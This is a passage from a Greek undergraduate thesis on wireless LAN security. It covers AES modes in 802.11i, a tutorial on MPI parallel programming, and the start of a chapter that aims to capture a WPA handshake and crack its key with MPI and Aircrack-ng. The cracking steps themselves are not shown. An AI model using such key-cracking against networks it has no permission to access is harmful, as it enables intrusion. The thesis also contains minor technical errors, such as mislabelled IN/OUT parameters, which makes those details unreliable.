2. Στη συνέχεια, χρησιμοποιείται το AES κλειδί για την αποκρυπτογράφηση των δεδομένων του MSDU. Εάν η αποκρυπτογράφηση αποτύχει, τα δεδομένα απορρίπτονται ως πλαστά. Αλλιώς, τα δεδομένα θεωρούνται γνήσια και αποσπώνται.

Διαφορές AES-CCM – AES-OCB 4.6.3.3

Όπως είδαμε και προηγουμένως, ο AES-CCM κρυπτογραφεί τα MPDUs, ενώ ο AES-OCB κρυπτογραφεί τα MSDUs. Η κρυπτογράφηση των MSDUs είναι πιο σωστή αρχιτεκτονικά, καθώς ελαχιστοποιεί το overhead. Αυτό οφείλεται στο γεγονός, ότι όταν έχουμε πολλά MPDUs, οφείλουμε να προσθέσουμε overhead σε κάθε ένα από αυτά ξεχωριστά. Ενώ, όταν έχουμε ένα MSDU, τότε προσθέτουμε μόνο σε αυτό μία φορά μόνο overhead. Έτσι, συμπεραίνουμε πως αν διασπάσουμε ένα MSDU σε n MPDUs, τότε ο AES-CCM θα προσθέσει n φορές overhead.

ΕΠΙΛΟΓΟΣ

Σε αυτό το κεφάλαιο προσπαθήσαμε να γνωρίσουμε τους μηχανισμούς κρυπτογράφησης που έχουν εφαρμοστεί στα πρωτόκολλα ασφαλείας των ασύρματων τοπικών δικτύων. Συγκεκριμένα, μιλήσαμε για τον αλγόριθμο RC4, που εφαρμόστηκε στο WEP, και για τον μεταγενέστερο αλγόριθμο AES, που εφαρμόστηκε στο 802.11i. Όπως είδαμε, ο αλγόριθμος RC4, είναι ένας πολύ καλός αλγόριθμος, που εφαρμόστηκε όμως με λάθος τρόπο στο WEP. Για αυτόν το λόγο εξάλλου, οι περισσότερες επιθέσεις στον RC4, εκμεταλλευτήκανε τις αδυναμίες του WEP και όχι κάποια αδυναμία του RC4. Ο αλγόριθμος AES, είναι ο standard αλγόριθμος κρυπτογράφησης στο 802.11i. Ο AES ανήκει στην ίδια κατηγορία αλγορίθμων με τον RC4, την κατηγορία των αλγορίθμων συμμετρικού κλειδιού. Δηλαδή τόσο ο RC4, όσο και ο AES, χρησιμοποιούν το ίδιο κλειδί και στην κρυπτογράφηση αλλά και στην αποκρυπτογράφηση των δεδομένων. Η διαφορά τους όμως είναι ότι ο RC4 είναι stream cipher, ενώ ο AES είναι blog cipher. Ο RC4 δηλαδή, επεξεργάζεται αλληλουχίες bit, ενώ ο AES επεξεργάζεται blog μήκους 128bit. Βέβαια, ο AES είναι σαφέστατα πιο περίπλοκος στη λειτουργία του από τον RC4. Υποστηρίζει κλειδιά μήκους 128, 192 και 256bit. Ανάλογα με το μήκος του κλειδιού καθορίζονται και τα round κρυπτογράφησης των block του AES. Στη συνέχεια, μιλήσαμε και για τους τρόπους ενθυλάκωσης του AES στο 802.11. Πιο συγκεκριμένα, μιλήσαμε για τον AES-CCM και για τον AES-OCB. Σε αυτό το κεφάλαιο, κλείνουμε το θέμα των ασύρματων δικτύων αλλά και της ασφάλειάς τους. Καθώς στόχος της πτυχιακής είναι να βρούμε τον κωδικό ενός ασύρματου τοπικού δικτύου με ασφάλεια WPA, με παράλληλη επεξεργασία δύο ή περισσότερων υπολογιστών, στο επόμενο κεφάλαιο θα ασχοληθούμε με το εργαλείο MPI, που μας προσφέρει αυτήν τη δυνατότητα. Θα αναφερθούμε στις δυνατότητές του, και ειδικότερα, στις εντολές της βιβλιοθήκης του MPI, που θα χρησιμοποιήσουμε και στο πείραμα.

ΚΕΦΑΛΑΙΟ 5
Το εργαλείο MPI

ΕΙΣΑΓΩΓΗ


Στο προηγούμενο κεφάλαιο κλείσαμε την αναφορά μας στα ασύρματα τοπικά δίκτυα, καθώς και στα πρωτόκολλα ασφαλείας τους. Σε αυτό το κεφάλαιο θα ασχοληθούμε με το εργαλείο MPI, καθώς, στόχος της πτυχιακής μας είναι να σπάσουμε ένα κωδικό χρησιμοποιώντας την υπολογιστική δύναμη δύο ή περισσοτέρων υπολογιστών. Επειδή το MPI είναι ένα εργαλείο που μας δίνει αυτήν τη δυνατότητα, θα προσπαθήσουμε να το αναλύσουμε σε αυτό το κεφάλαιο. Θα κάνουμε μία ιστορική αναδρομή για να δούμε πως έφτασε σήμερα το MPI στο σημείο να αποτελεί το ανεπίσημο στάνταρ για τη δημιουργία προγραμμάτων που κάνουν χρήση ανταλλαγής μηνυμάτων. Επίσης, θα αναφέρουμε ποια είναι τα βασικά πλεονεκτήματά του. Τέλος, θα προσπαθήσουμε να γνωρίσουμε τη σύνταξη και τη λειτουργία μερικών βασικών εντολών του MPI, καθώς και τις εντολές που πρέπει να εισάγει ο χρήστης ούτως ώστε να τρέξει ένα πρόγραμμα MPI.

Εισαγωγή στο MPI 5.1

Το Message Passing Interface Standard (MPI) είναι μία βιβλιοθήκη, που παρέχει τη δυνατότητα ανταλλαγής μηνυμάτων. Το MPI είναι βασισμένο στο MPI forum, μέλη του οποίου είναι περισσότεροι από 40 οργανισμοί. Αυτοί οι οργανισμοί αποτελούνται από διάφορους ερευνητές, πωλητές, προγραμματιστές ειδικούς στην κατασκευή βιβλιοθηκών αλλά και χρήστες. Ο στόχος του MPI είναι η δημιουργία ενός φορητού, αποτελεσματικού και ευέλικτου προτύπου ανταλλαγής μηνυμάτων, το οποίο θα χρησιμοποιηθεί ευρέως για τη συγγραφή προγραμμάτων που θα ανταλλάσουν μηνύματα ανάμεσα σε δύο η περισσότερους υπολογιστές. Παρόλα αυτά, το MPI δεν είναι κάποιο πρότυπο, όπως το 802.11 της IEEE, αλλά στην ουσία έχει γίνει ανεπίσημα το πρότυπο για την υλοποίηση προγραμμάτων που κάνουν χρήση ανταλλαγής μηνυμάτων.

Ιστορική αναφορά του MPI 5.2

Στη δεκαετία του 80 έως και την αρχή της δεκαετίας του 90, αναπτύχθηκαν πολλές εφαρμογές που υποστήριζαν την παράλληλη επεξεργασία κατανεμημένης μνήμης. Οπότε, καθώς αυτές οι εφαρμογές δεν ήταν συμβατές μεταξύ τους, προέκυψε η ανάγκη της δημιουργίας ενός προτύπου, για την υλοποίηση της παράλληλης επεξεργασίας με κατανεμημένη μνήμη. Η κατασκευή των διαφορετικών αυτών εφαρμογών, οφείλεται στο γεγονός της χρησιμοποιήσης διαφορετικών εργαλείων για τη μετάδοση των μηνυμάτων σε αυτές τις εφαρμογές. Αυτά τα εργαλεία φαίνονται στην παρακάτω εικόνα.



Εικόνα 26 Η εξέλιξη του MPI

Τον Απρίλιο του 1992, στο Williamsburg της Virginia, στις Ηνωμένες Πολιτείες της Αμερικής, το κέντρο έρευνας στην παράλληλη επεξεργασία, προώθησε την ανάπτυξη διαφόρων στάνταρ σχετικά με την ανταλλαγή μηνυμάτων στα συστήματα κατανεμημένης μνήμης. Τότε, ξεκίνησαν οι συζητήσεις σχετικά με τα βασικά χαρακτηριστικά ενός προτύπου ανταλλαγής μηνυμάτων και

δημιουργήθηκε μία ομάδα εργασίας για να δουλέψει για τη δημιουργία ενός τέτοιου προτύπου.

Το Νοέμβριο του 1992, στη Minneapolis των Ηνωμένων Πολιτειών της Αμερικής, προτάθηκε το MPI-1 ως στάνταρ για την ανταλλαγή μηνυμάτων στα συστήματα κατανεμημένης μνήμης. Επίσης δημιουργήθηκε και το MPI forum, για το οποίο μιλήσαμε στην εισαγωγή του κεφαλαίου.

Το Νοέμβριο του 1993, παρουσιάστηκε το MPI ως στάνταρτ.

Το Μάιο του 1994, εκδόθηκε η τελευταία έκδοση του MPI, η οποία είναι διαθέσιμη στη σελίδα “www.mcs.anl.gov”.

Στη συνέχεια, καθώς η τεχνολογία αναπτύχθηκε, δημιουργήθηκε το MPI-2. Έτσι το αρχικό MPI, έγινε γνωστό ως MPI-1. Το MPI-2 ολοκληρώθηκε το 1996.

Πλεονεκτήματα του MPI 5.3

Τα βασικά πλεονεκτήματα της χρήσης του MPI είναι:

- Το MPI είναι η μοναδική βιβλιοθήκη που μπορεί να θεωρηθεί ως πρότυπο για την ανταλλαγή μηνυμάτων στα συστήματα με κατανεμημένη μνήμη. Έχει αντικαταστήσει όλες τις προηγούμενες βιβλιοθήκες που παρείχαν την ίδια δυνατότητα.
- Δε χρειάζεται η τροποποίηση του πηγαίου κώδικα για τη μεταφορά της εφαρμογής σε διαφορετικές πλατφόρμες, οι οποίες υποστηρίζουν το MPI.
- Παρέχει πολλές λειτουργίες. Πιο συγκεκριμένα, μόνο το MPI-1, ορίζει 115 διαφορετικές λειτουργίες.
- Υποστηρίζει πολλούς διαφορετικούς τρόπους υλοποίησής του.

Βασικά χαρακτηριστικά του MPI 5.4

Κατά κύριο λόγο, το MPI χρησιμοποιείται σε οποιοδήποτε υπολογιστικό σύστημα παράλληλης επεξεργασίας με κατανεμημένη μνήμη. Παρόλα αυτά, συνηθίζεται να χρησιμοποιείται στα συστήματα παράλληλης επεξεργασίας με κατανεμημένη μνήμη, όταν είναι επιθυμητό αυτά να λειτουργούν ως συστήματα παράλληλης επεξεργασίας με κοινή μνήμη.

Ο αριθμός των διεργασιών που τρέχουν στο παράλληλο πρόγραμμα είναι στατικός. Αυτό σημαίνει ότι δεν μπορούμε δυναμικά κατά τη διάρκεια εκτέλεσης αυτού του προγράμματος να προσθέσουμε διεργασίες. Το MPI-2 έχει διευθετήσει αυτό το ζήτημα. Ο παραλληλισμός των διεργασιών πρέπει να είναι σαφής και είναι ευθύνη του προγραμματιστή να χρησιμοποιήσει τις σωστές λειτουργίες του MPI ούτως ώστε να μην αντιμετωπίσει διάφορα προβλήματα όπως π.χ. αδιέξοδα.

Οι δομικές μονάδες του MPI 5.4.1

Η στοιχειώδης μονάδα μίας εφαρμογής του MPI είναι η διεργασία, η οποία δημιουργείται και εκτελείται ανεξάρτητα από τις υπόλοιπες διεργασίες του συστήματος χρησιμοποιώντας τους δικούς της πόρους. Κάθε διεργασία, για να ξεχωρίζει από τις υπόλοιπες, διαθέτει ένα μοναδικό χαρακτηριστικό το οποίο

ονομάζεται rank. Έτσι, σε ένα πρόγραμμα που υπάρχουν N διεργασίες, οι τιμές rank αυτών των διεργασιών θα είναι 0, 1, 2, 3…., N-1.

Το σύνολο των N διεργασιών είναι γνωστό ως ομάδα (group). Σε μία εφαρμογή MPI μπορούμε να ορίσουμε πολλές ομάδες. Ο διαχωρισμός τους γίνεται με βάση ένα ειδικό χαρακτηριστικό της κάθε ομάδας που ονομάζεται group id.

Όπως έχουμε αναφέρει, το MPI υποστηρίζει την ανταλλαγή μηνυμάτων. Για να επιτευχθεί μία ανταλλαγή μηνυμάτων ανάμεσα σε δύο διεργασίες, γίνεται η χρήση ενός μοναδικού χαρακτηριστικού (communicator). Οπότε, τόσο η διαδικασία που στέλνει το μήνυμα, όσο και η διαδικασία που το λαμβάνει, θα πρέπει να ανήκουν στον ίδιο communicator για να γίνει σωστά η ανταλλαγή του μηνύματος.

Σε γενικές γραμμές, θα λέγαμε ότι ο communicator αναπαριστά ένα χώρο, μέσα στον οποίο βρίσκονται οι διαδικασίες που επικοινωνούν μεταξύ τους.

Είδη επικοινωνιών του MPI 5.4.2

Ο βασικός τρόπος επικοινωνίας του MPI είναι από σημείο σε σημείο (Point-to-Point). Στη συγκεκριμένη η μετάδοση των δεδομένων γίνεται ανάμεσα σε ένα ζεύγος διεργασιών, όπου η μία διεργασία στέλνει τα δεδομένα και η άλλη τα λαμβάνει.

Ο δεύτερος τρόπος επικοινωνίας του MPI αφορά την περίπτωση που επικοινωνούν περισσότερες από δύο διεργασίες. Αυτού του είδους η επικοινωνία ονομάζεται συλλογική (collective). Μερικά πολύ γνωστά παραδείγματα αυτού του είδους της επικοινωνίας είναι:

- broadcast
- scattering
- gather
- reduce

Στην περίπτωση του broadcast, μία διεργασία στέλνει ένα μήνυμα το οποίο παραλαμβάνουν όλες οι υπόλοιπες διεργασίες. Το scattering, γίνεται όταν το μήνυμα διασπάται σε μικρότερα τμήματα, κάθε ένα από τα οποία παραλαμβάνεται από μία διαφορετική διεργασία. Το gather γίνεται όταν όλες οι διεργασίες μίας ομάδας στέλνουν από ένα μήνυμα, σε μία συγκεκριμένη διεργασία της ομάδας αυτής. Τέλος, στην περίπτωση του reduce, μία διεργασία δέχεται μηνύματα από τις υπόλοιπες διεργασίες της ομάδας, και υπολογίζει διάφορες τιμές με τα δεδομένα που περιέχονται σε αυτά τα μηνύματα.

Κύριο χαρακτηριστικό των collective διεργασιών, είναι η ύπαρξη μίας κεντρικής διεργασίας, η οποία είτε αποστέλλει μηνύματα στις υπόλοιπες διεργασίες της ομάδας, είτε συλλέγει μηνύματα από αυτές.

Μέθοδοι του MPI 5.5

Οι μέθοδοι του MPI ορίζονται με σταθερό τρόπο ανεξαρτήτως της γλώσσας προγραμματισμού που χρησιμοποιείται. Οι παράμετροι που δέχονται οι μέθοδοι του MPI είναι είτε IN, είτε OUT είτε INOUT. Πιο αναλυτικά:

- Στην περίπτωση του IN, όταν περνάμε μία μεταβλητή ως παράμετρο IN, και την επεξεργαζόμαστε, δεν αλλάζει η τιμή της μεταβλητής.
- Στην περίπτωση του OUT, η μέθοδος μπορεί να αλλάξει την τιμή της μεταβλητής που χρησιμοποιούμε ως OUT, αλλά δε μπορεί να την επεξεργαστεί.
- Στην περίπτωση του INOUT, μπορούμε τόσο να επεξεργαστούμε όσο και να αλλάξουμε την τιμή της μεταβλητής που μπαίνει ως όρισμα στη μέθοδο.

Η χρήση των IN, OUT, INOUT στο MPI γίνεται ούτως ώστε να υποδείξει στο χρήση τον τρόπο με τον οποίο θα χρησιμοποιήσει ένα όρισμα. Δεν του δίνει όμως τη δυνατότητα να χρησιμοποιήσει ακριβώς τον ίδιο κώδικα ανεξαρτήτως της γλώσσας προγραμματισμού που χρησιμοποιεί. Έτσι η δήλωση των μεταβλητών στη γλώσσα προγραμματισμού C και στη γλώσσα προγραμματισμού FORTRAN διαφέρουν.

```
void copyIntBuffer( int *pin, int *pout, int len )
{   int i;
    for (i=0; i<len; ++i) *pout++ = *pin++;
}

int a[10];
copyIntBuffer( a, a+3, 7);
```

Εικόνα 27 Παράδειγμα IN,OUT, INOUT στη γλώσσα προγραμματισμού C

Στην παραπάνω εικόνα παρατηρούμε πως η IN παράμετρος είναι η len. Η OUT παράμετρος είναι η pout και η INOUT παράμετρος είναι η pin.

Είδη διαδικασιών του MPI 5.6

Οι διαδικασίες του MPI έχουν κάποια γενικά χαρακτηριστικά που τις διαχωρίζουν σε ορισμένες κατηγορίες. Αυτές είναι:

- nonblocking: Μία διαδικασία είναι nonblocking αν το πρόγραμμα μπορεί να συνεχίσει προτού ολοκληρωθεί η διαδικασία αυτή, και προτού, επιτραπεί στο χρήστη να επαναχρησιμοποιήσει τις παραμέτρους αυτής της διαδικασίας. Χαρακτηριστικό παράδειγμα αποτελεί η MPI_ISEND.
- blocking: Μία διαδικασία είναι blocking εάν η συνέχιση του προγράμματος προϋποθέτει ότι έχει επιτραπεί στο χρήστη να επαναχρησιμοποιήσει τις παραμέτρους αυτής της διαδικασίας.
- local: Μία διαδικασία είναι local όταν η ολοκλήρωσή της βασίζεται μόνο σε τοπικές διεργασίες.
- non-local: Μία διαδικασία είναι non-local όταν η ολοκλήρωσή της απαιτεί την εκτέλεση κάποιων MPI διαδικασιών σε μία άλλη διεργασία.
- collective: Μία διαδικασία είναι collective όταν όλες οι διεργασίες της, πρέπει να την επικαλεστούν.

Προγραμματισμός στο MPI 5.7

Η βιβλιοθήκη του MPI είναι διαθέσιμη για τρεις γλώσσες προγραμματισμού. Αυτές είναι η C, η C++ και η FORTRAN. Σε αυτήν την παράγραφο θα αναλύσουμε τα βασικά βήματα που οφείλει να γνωρίζει κάποιος χρήστης, για να γράψει επιτυχώς ένα πρόγραμμα που να χρησιμοποιεί το MPI, στις γλώσσες προγραμματισμού FORTRAN και C.

Σύνταξη βασικών τύπων δεδομένων 5.7.1

Στους παρακάτω πίνακες θα παρουσιάσουμε τη σύνταξη των βασικών τύπων δεδομένων του MPI για τις γλώσσες προγραμματισμού C και FORTRAN.

Πίνακας 10 Βασικοί τύποι C-MPI

C data type	MPI data type
char	MPI_CHAR
short int	MPI_SHORT
int	MPI_INT
long int	MPI_LONG
float	MPI_FLOAT
double	MPI_DOUBLE
long double	MPI_LONG_DOUBLE

Πίνακας 11 Βασικοί τύποι Fortran-MPI

Fortran data type	MPI data type
INTEGER	MPI_INTEGER
REAL	MPI_REAL
REAL*8	MPI_REAL8
DOUBLE PRECISION	MPI_DOUBLE_PRECISION
COMPLEX	MPI_COMPLEX
LOGICAL	MPI_LOGICAL

CHARACTER	MPI_CHARACTER

Εισαγωγή της βιβλιοθήκης του MPI 5.7.2

Αρχικά ο χρήστης οφείλει να εισάγει τη βιβλιοθήκη του MPI στο πρόγραμμά του. Αυτό ανάλογα με τη γλώσσα προγραμματισμού που χρησιμοποιεί, γίνεται:

- Fortran: include ‘mpif.h’
- C: include “mpi.h”

Βασικές παράμετροι στις εντολές του MPI 5.7.3

Προτού αναφέρουμε μερικές βασικές εντολές του MPI, σκόπιμο είναι να αναφέρουμε τις παραμέτρους που αυτές οι εντολές συνήθως χρησιμοποιούν. Οι πιο συνηθισμένες παράμετροι είναι:

- Buffer: Αναφέρεται στα δεδομένα τα οποία είτε πρόκειται να αποσταλούν, είτε πρόκειται να ληφθούν. Συνήθως, χρησιμοποιείται απλά το όνομα της μεταβλητής, η οποία πρόκειται είτε να σταλεί είτε να ληφθεί.
- Data Count: Καθορίζει τον αριθμό των δεδομένων που πρόκειται να σταλούν ή να ληφθούν. Τα δεδομένα αυτά πρέπει να είναι του ίδιου τύπου.
- Data Type: Καθορίζει τον τύπο των δεδομένων που πρόκειται να σταλούν ή να ληφθούν. Μερικούς βασικούς τύπους δεδομένων συναντήσαμε και προηγουμένως.
- Destination: Καθορίζει τη διαδικασία, η οποία πρέπει να λάβει αυτό τα MPI δεδομένα. Στην ουσία δηλαδή, ο αριθμός του destination είναι ο αριθμός rank της διεργασίας που πρέπει να λάβει τα MPI δεδομένα.
- Source: Καθορίζει τη διαδικασία, η οποία έστειλε τα MPI δεδομένα. Δηλαδή, είναι ο αριθμός rank της διεργασίας, που έστειλε τα MPI δεδομένα.
- Tag: Είναι ένας ακέραιος θετικός αριθμός που χρησιμοποιείται από το χρήστη, με σκοπό τη μοναδικότητα ενός μηνύματος MPI. Οι διαδικασίες αποστολής και λήψης μηνυμάτων MPI οφείλουν να έχουν την ίδια τιμή Tag.
- Communicator: Με αυτήν την παράμετρο, κάθε διαδικασία αποκτάει έναν αριθμό rank, για να είναι ξεχωριστή όπως είπαμε και προηγουμένως. Συνήθως χρησιμοποιούμε την τιμή MPI_COMM_WORLD η οποία είναι και η προκαθορισμένη.
- Status: Για τη διαδικασία της λήψης ενός μηνύματος MPI, η παράμετρος Status υποδηλώνει το rank της διαδικασίας που έστειλε το μήνυμα και το tag του μηνύματος.

Βασικές εντολές για τη διαχείριση του περιβάλλοντος του MPI 5.7.4

Οι βασικές εντολές για τη διαχείριση του περιβάλλοντος του MPI χρησιμοποιούνται για διάφορους σκοπούς όπως η αρχικοποίηση και ο τερματισμός του περιβάλλοντος, η συλλογή δεδομένων από το περιβάλλον κ.α.. Θα αναφέρουμε μερικές από αυτές τις βασικές εντολές.

MPI_INIT: Αυτή η εντολή αρχικοποιεί το περιβάλλον του MPI. Πρέπει να χρησιμοποιείται ακριβώς μία φορά σε ένα MPI πρόγραμμα. Πρέπει επίσης να είναι πριν από οποιαδήποτε άλλη MPI εντολή.

- Fortran: MPI_INIT (ierr)
- C: int MPI_Init (&argc, &argv)

MPI_Comm_size: Αυτή η εντολή προσδιορίζει τον αριθμό των διεργασιών οι οποίες επικοινωνούν μεταξύ τους. Γενικότερα, χρησιμοποιούμε αυτήν την εντολή, για να προσδιορίσουμε τον αριθμό των διεργασιών του MPI_COMM_WORLD που θα χρησιμοποιηθούν στην εφαρμογή μας.

- Fortran: MPI_COMM_SIZE (comm, size, ierr)
- C: MPI_ Comm_size (comm, &size)

MPI_Comm_rank: Αυτή η εντολή καθορίζει τον αριθμό της διεργασίας. Σε κάθε διεργασία καταχωρείται ένας μοναδικός ακέραιος αριθμός, η τιμή του οποίου κυμαίνεται από το 0 έως τον αριθμό των διεργασιών μείον ένα. Συνήθως αυτός ο αριθμός αναφέρεται ως ID της διεργασίας.

- Fortran: MPI_COMM_RANK (comm, rank, ierr)
- C: MPI_Comm_rank (comm, &rank)

MPI_Abort: Με τη χρησιμοποίηση αυτής της εντολής ο χρήστης τερματίζει όλες τις MPI διεργασίες οι οποίες σχετίζονται με την εφαρμογή του.

- Fortran: MPI_ABORT (comm, errorcode, ierr)
- C: MPI_Abort (comm, errorcode)

MPI_Finalize: Με τη χρησιμοποίηση αυτής της εντολής ο χρήστης τερματίζει το περιβάλλον του MPI. Αυτή η εντολή πρέπει να χρησιμοποιηθεί ακριβώς μία φόρα σε ένα MPI πρόγραμμα. Ο χρήστης οφείλει να την τοποθετήσει με τέτοιο τρόπο, ώστε να είναι η τελευταία MPI εντολή μέσα στον κώδικά του.

- Fortran: MPI_FINALIZE (ierr)
- C: MPI_Finalize ()

Βασικές εντολές ανταλλαγής μηνυμάτων 5.7.5

Σε αυτό το σημείο, θα αναφερθούμε στις εντολές, με τις οποίες στέλνουμε και λαμβάνουμε μηνύματα MPI. Πιο συγκεκριμένα θα αναφερθούμε στις εντολές MPI_Send, MPI_Recv και MPI_Bcast.

MPI_Send: Είναι μία blocking διαδικασία, η οποία στέλνει δεδομένα. Η γενική της μορφή είναι:

- Fortran: MPI_SEND (buf, count, datatype, dest, tag, comm, ierr)
- C: MPI_Send (&buf, count, datatype, dest, tag, comm)

MPI_Recv: Είναι μία blocking διαδικασία, η οποία λαμβάνει δεδομένα. Η γενική της μορφή είναι:

- Fortran: MPI_RECV (buf, count, datatype, source, tag, comm, status, ierr)

- C: MPI_Recv (&buf, count, datatype, source, tag, comm, &status)

Σε αυτό το σημείο πρέπει να καταλάβουμε ότι οι εντολές MPI_Send και MPI_Recv πρέπει να χρησιμοποιηθούν σαν ζευγάρι. Δηλαδή για μία MPI_Send υπάρχει η αντίστοιχη MPI_Recv. Για αυτό το λόγο εξάλλου, ένα ζευγάρι MPI_Send και MPI_Recv έχει την ίδια τιμή Tag.

MPI_Bcast: Είναι μία collective διαδικασία. Στέλνει ένα μήνυμα, το οποίο στέλνεται broadcast, δηλαδή λαμβάνεται από όλες τις διαδικασίες του MPI_COMM_WORLD. Η γενική της μορφή είναι:

- Fortran: MPI_BCAST (buffer, count, datatype, root, comm, ierr)
- C: MPI_Bcast (&buffer, count, datatype, root, comm)

Παρατηρούμε την ύπαρξη της παραμέτρου root. Αυτή η παράμετρος υποδηλώνει τον αριθμό rank της διαδικασία που έστειλε το μήνυμα σε broadcast προς όλες τις υπόλοιπες διαδικασίες.

Εκτέλεση ενός προγράμματος MPI 5.8

Αφότου λοιπόν ολοκληρώσουμε τη σύνταξη ενός προγράμματος που κάνει χρήση των εντολών του MPI, πρέπει να το ελέγξουμε για λάθη, να παράγουμε το εκτελέσιμο αρχείο και να το τρέξουμε. Κατ' αρχάς, για να ελέγξουμε για λάθη τον κώδικα που έχουμε γράψει και να παράγουμε το εκτελέσιμο αρχείο, πρέπει να κάνουμε compile το αρχείο που περιέχει τον κώδικα μας.

Έστω ότι το αρχείο αυτό ονομάζεται myprogramma.c, στην περίπτωση πάντα που χρησιμοποιούμε τη γλώσσα προγραμματισμού C. Χρησιμοποιώντας το λειτουργικό σύστημα Ubuntu, εισερχόμαστε στο shell και τρέχουμε την εντολή:

```
mpicc myprogramma.c
```

Το αποτέλεσμα αυτής της εντολής, στην περίπτωση που ο compiler mpicc δεν ανιχνεύσει λάθη, θα είναι η παραγωγή του εκτελέσιμου αρχείου με όνομα a.out. Το a.out είναι η προκαθορισμένη τιμή που δίνεται στα εκτελέσιμα αρχεία που παράγονται αν δεν χρησιμοποιηθούν παράμετροι στον compiler mpicc. Στη συνέχεια, για να εκτελέσουμε αυτό το αρχείο θα τρέξουμε την εντολή:

```
mpiexec –n <numprocs> a.out
```

Όπου σε αυτήν την εντολή, το <numprocs> υποδηλώνει τον αριθμό των διεργασιών που θα τρέξουν το πρόγραμμα. Αν θέλουμε το εκτελέσιμο πρόγραμμά μας να τρέξει για τέσσερεις διεργασίες, τότε η εντολή που θα δώσουμε θα είναι η:

```
mpiexec –n 4 a.out.
```

Ορολογία και επεξηγήσεις 5.9

Κατανεμημένη επεξεργασία 5.9.1

Στην κατανεμημένη επεξεργασία υπάρχουν περισσότερες της μίας επεξεργαστικές μονάδες που συνεργάζονται για την επίλυση του ίδιου προβλήματος. Όμως στα κατανεμημένα συστήματα, οι υπολογιστές που τα απαρτίζουν μπορούν να έχουν και ανεξάρτητους μεταξύ τους στόχους. Οι υπολογιστές που απαρτίζουν ένα κατανεμημένο υπολογιστικό σύστημα επικοινωνούν μεταξύ τους λιγότερα συχνά και βρίσκονται συχνά μακριά μεταξύ τους. Έτσι χρησιμοποιούν το δίκτυο για την επικοινωνία. Για αυτόν το λόγο λέγονται χαλαρά συνδεδεμένοι.

Υπολογιστικό σύστημα κατανεμημένης μνήμης 5.9.2

Στα υπολογιστικά συστήματα κατανεμημένης μνήμης, ο κάθε υπολογιστής έχει πρόσβαση στη δικιά του μνήμη. Έτσι, αν θελήσει πληροφορίες που βρίσκονται στη μνήμη ενός άλλου υπολογιστή, τότε τις ζητάει. Οι ανταλλαγές μηνυμάτων σε αυτήν την περίπτωση γίνονται μέσω του δικτύου.

Υπολογιστικό σύστημα κοινής μνήμης 5.9.3

Στα υπολογιστικά συστήματα κοινής μνήμης, ο κάθε υπολογιστής έχει πρόσβαση στην κοινή μνήμη του υπολογιστικού συστήματος. Δεν υπάρχει κάποιο δίκτυο για την ανταλλαγή μηνυμάτων.

ΕΠΙΛΟΓΟΣ

Στο συγκεκριμένο κεφάλαιο προσπαθήσαμε να γνωρίσουμε το MPI. Ο λόγος που ασχοληθήκαμε με αυτό το εργαλείο είναι διότι θα το χρησιμοποιήσουμε στο πείραμα που θα κάνουμε στο επόμενο και τελευταίο κεφάλαιο της πτυχιακής μας. Πιο συγκεκριμένα, προσπαθήσαμε να γνωρίσουμε μερικές βασικές εντολές του MPI, εντολές που θα χρησιμοποιήσουμε και στο πείραμά μας, ούτως ώστε να επιτύχουμε την ταυτόχρονη χρήση δύο ή περισσοτέρων υπολογιστών για την επίλυση του ίδιου προβλήματος, και πιο συγκεκριμένα, για το σπάσιμο ενός WPA κλειδιού. Όπως μάθαμε σε αυτό το κεφάλαιο, το MPI είναι ένα εργαλείο που μας δίνει τη δυνατότητα ανταλλαγής μηνυμάτων μεταξύ των υπολογιστών που συμμετέχουν σε ένα κατανεμημένο σύστημα. Στο πείραμα που θα ακολουθήσει, θα δούμε αναλυτικότερα ποια μηνύματα θα σταλούν ανάμεσα στους υπολογιστές μας και για ποιο λόγο. Αρκετά ενδιαφέρον είναι το γεγονός, ότι αν και το MPI δεν αποτελεί κάποιο πρότυπο, είναι πλέον το στάνταρ εργαλείο που χρησιμοποιείται για την υλοποίηση προγραμμάτων που κάνουν χρήση ανταλλαγής μηνυμάτων. Δεν είναι τυχαίο εξάλλου το γεγονός, ότι η χρήση του, πλέον, έχει ξεφύγει από το πειραματικό στάδιο, και με το πέρας του καιρού, εφαρμόζεται ολοένα και περισσότερο στο βιομηχανικό τομέα.


ΚΕΦΑΛΑΙΟ 6
Κρυπτανάλυση Wi-Fi μέσω παράλληλων συστημάτων MPI

ΕΙΣΑΓΩΓΗ

Στόχος της πτυχιακής μας είναι να σπάσουμε ένα WPA κλειδί ενός ασύρματου τοπικού δικτύου με τη χρήση παράλληλων συστημάτων MPI. Στα προηγούμενα κεφάλαια προσπαθήσαμε να γνωρίσουμε τα ασύρματα τοπικά δίκτυα καθώς και τους διάφορους μηχανισμούς ασφαλείας τους. Στο προηγούμενο κεφάλαιο μιλήσαμε για το εργαλείο MPI, ένα εργαλείο που μας δίνει τη δυνατότητα υλοποίησης ενός παράλληλου συστήματος. Έχοντας αποκτήσει λοιπόν, το απαραίτητο θεωρητικό υπόβαθρο, στο συγκεκριμένο και τελευταίο κεφάλαιο της πτυχιακής θα κάνουμε ένα πείραμα. Αφότου αρχικά «κλέψουμε» μερικά πακέτα ενός ασύρματου τοπικού δικτύου, θα προσπαθήσουμε να σπάσουμε τον κωδικό τους –με τη συνδυαστική χρήση ενός προγράμματος MPI και του εργαλείου Aircrack -ng, για να αποκτήσουμε πρόσβαση στο δίκτυο αυτό. Στο πείραμά μας, θα προσπαθήσουμε να αναλύσουμε όσο το δυνατόν καλύτερα, όλα τα βήματα που έχουμε κάνει, για να φτάσουμε στην πραγματοποίησή του.

Aircrack –ng 6.1

Σε αυτό το σημείο, είναι χρήσιμο να αναφέρουμε πως για την πραγματοποίηση του πειράματός μας, θα πρέπει να διαλέξουμε κάποια εργαλεία, τα οποία θα πραγματοποιήσουν δύο πολύ χρήσιμες λειτουργίες. Η πρώτη λειτουργία που πρέπει να πραγματοποιήσουμε, είναι το κλέψιμο των πακέτων σε ένα 4-way handshake –το οποίο αναλύθηκε σε προηγούμενο κεφάλαιο. Αφότου αποκτήσουμε αυτά τα πακέτα, θα πρέπει με τη χρήση κάποιου κατάλληλου εργαλείου, να βρούμε τον κωδικό τους, ούτως ώστε τελικά να κατορθώσουμε να αποκτήσουμε πρόσβαση στο ασύρματο τοπικό δίκτυο που θέλουμε. Αρχικά, ένα πάρα πολύ καλό εργαλείο για να βρούμε τον κωδικό που ψάχνουμε είναι το Elcomsoft Wireless Security Auditor της ELCOMSOFT. Το συγκεκριμένο εργαλείο χρησιμοποιείται από πολλές εταιρείες, με σκοπό αυτές να δοκιμάσουν το επίπεδο ασφαλείας τους. Η επίθεση που πραγματοποιεί το EWSA είναι μία εξειδικευμένη επίθεση λεξικού καθώς και το brute 